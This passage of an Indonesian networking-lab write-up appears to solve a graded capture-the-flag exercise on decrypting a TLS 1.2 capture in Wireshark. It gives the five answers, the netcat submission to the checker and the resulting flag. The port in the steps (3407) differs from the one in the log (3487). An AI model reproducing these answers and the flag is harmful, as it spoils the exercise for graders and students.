- **Versi Protokol TLS**: Terbaca pada kolom protokol Wireshark dan TLS Record Layer sebagai `TLSv1.2`.
- **Alamat IP Server HTTPS**: Paket ditransmisikan antara klien `10.9.0.2` dan server tujuan `93.184.216.34`.
- **Nama Domain (SNI)**: Buka paket `Client Hello` -> ekstensi `server_name` -> terbaca `example.com`.

3. Menganalisis Payload HTTP yang Telah Didekripsi:

- Setelah kunci dimasukkan, payload terenkripsi didekripsi secara transparan sehingga memunculkan tab **Decrypted TLS** dan protokol layer **HTTP**.
- Klik kanan pada paket HTTP yang didekripsi -> **Follow** -> **HTTP Stream**:
 - Request Line: `HEAD / HTTP/1.1` (Method: `HEAD`, Path: `/`)
 - Header Host: `example.com`
 - Header User-Agent: `curl/7.62.0`
 - Response Status: `HTTP/1.1 200 OK`

4. Parameter Temuan:

- **Versi Protokol TLS**: `TLSv1.2`
- **Nama Domain (SNI / Host)**: `example.com`
- **IP Server HTTPS**: `93.184.216.34`
- **User-Agent**: `curl/7.62.0`
- **HTTP Request Method & Path**: `HEAD /` (atau `HEAD`)

5. Validasi pada Socket Server: Hubungkan terminal ke server validasi:

```
nc 10.4.89.246 3407
```

Masukkan kelima jawaban yang diperoleh hingga flag terakhir diterbitkan.

Bukti dan Hasil

1. Validasi Socket Server & Flag Soal 20:

```

> curl/7.62.0
^C
[Allianz@Naerizq ~]$ nc 10.4.89.246 3487

===== Soal 20 - Protocol 7: TLS Decrypted Stream =====
Difficulty: Hard
Note: You can exit anytime by typing 'exit'

What specific TLS protocol version was negotiated for the encrypted communication?
Format: string (e.g. TLSv1.2)
> TLSv1.2

What domain name (SNI / Host) was requested by the client during the TLS handshake?
Format: domain.com
> example.com

What is the IP address of the HTTPS server?
Format: IP
> 93.184.216.34

What User-Agent string was used by the client during the decrypted HTTP session?
Format: string
> curl/7.62.0

What HTTP request method and path was sent in the decrypted request?
Format: METHOD /path (e.g. GET /index.html)
> HEAD

Congratulations! Here is your flag: KOMJAR26{TLS_D3crypt_rTsIXtXcGbPlIo8i83xk2J95}

[Allianz@Naerizq ~]$

```

Socket server memvalidasi kelima jawaban hasil dekripsi TLS dan memberikan flag:

KOMJAR26{TLS_D3crypt_rTsIXtXcGbPlIo8i83xk2J95}

2. Identifikasi Versi Protokol TLSv1.2 dan IP Server:

	Time	Source	Destination	Protocol
1	0.000000	10.9.0.2	93.184.216.34	TLSv1.2
2	0.000341	93.184.216.34	10.9.0.2	TLSv1.2
3	0.000619	93.184.216.34	10.9.0.2	TLSv1.2
4	0.000893	10.9.0.2	93.184.216.34	TLSv1.2
5	0.001150	93.184.216.34	10.9.0.2	TLSv1.2
6	0.001418	10.9.0.2	93.184.216.34	TLSv1.2
7	0.001681	93.184.216.34	10.9.0.2	TLSv1.2
8	0.001937	10.9.0.2	93.184.216.34	TLSv1.2
9	0.002193	93.184.216.34	10.9.0.2	TLSv1.2

Daftar paket membuktikan negosiasi protokol TLSv1.2 dengan IP server tujuan 93.184.216.34.

3. Identifikasi Server Name Indication (SNI):

```

info
Client Hello (SNI=example.com)
Server Hello

```

Paket Client Hello membuktikan domain target yang diminta klien adalah example.com.

4. Follow HTTP Stream Hasil Dekripsi TLS:

```
HEAD / HTTP/1.1
Host: example.com
User-Agent: curl/7.62.0
Accept: */*

HTTP/1.1 200 OK
Content-Encoding: gzip
Accept-Ranges: bytes
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Sat, 17 Nov 2018 14:24:03 GMT
Etag: "1541025663"
Expires: Sat, 24 Nov 2018 14:24:03 GMT
Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT
Server: ECS (dca/24CE)
X-Cache: HIT
Content-Length: 606
```

Sesi yang berhasil didekripsi memperlihatkan metode `HEAD / HTTP/1.1` dan `User-Agent curl/7.62.0`.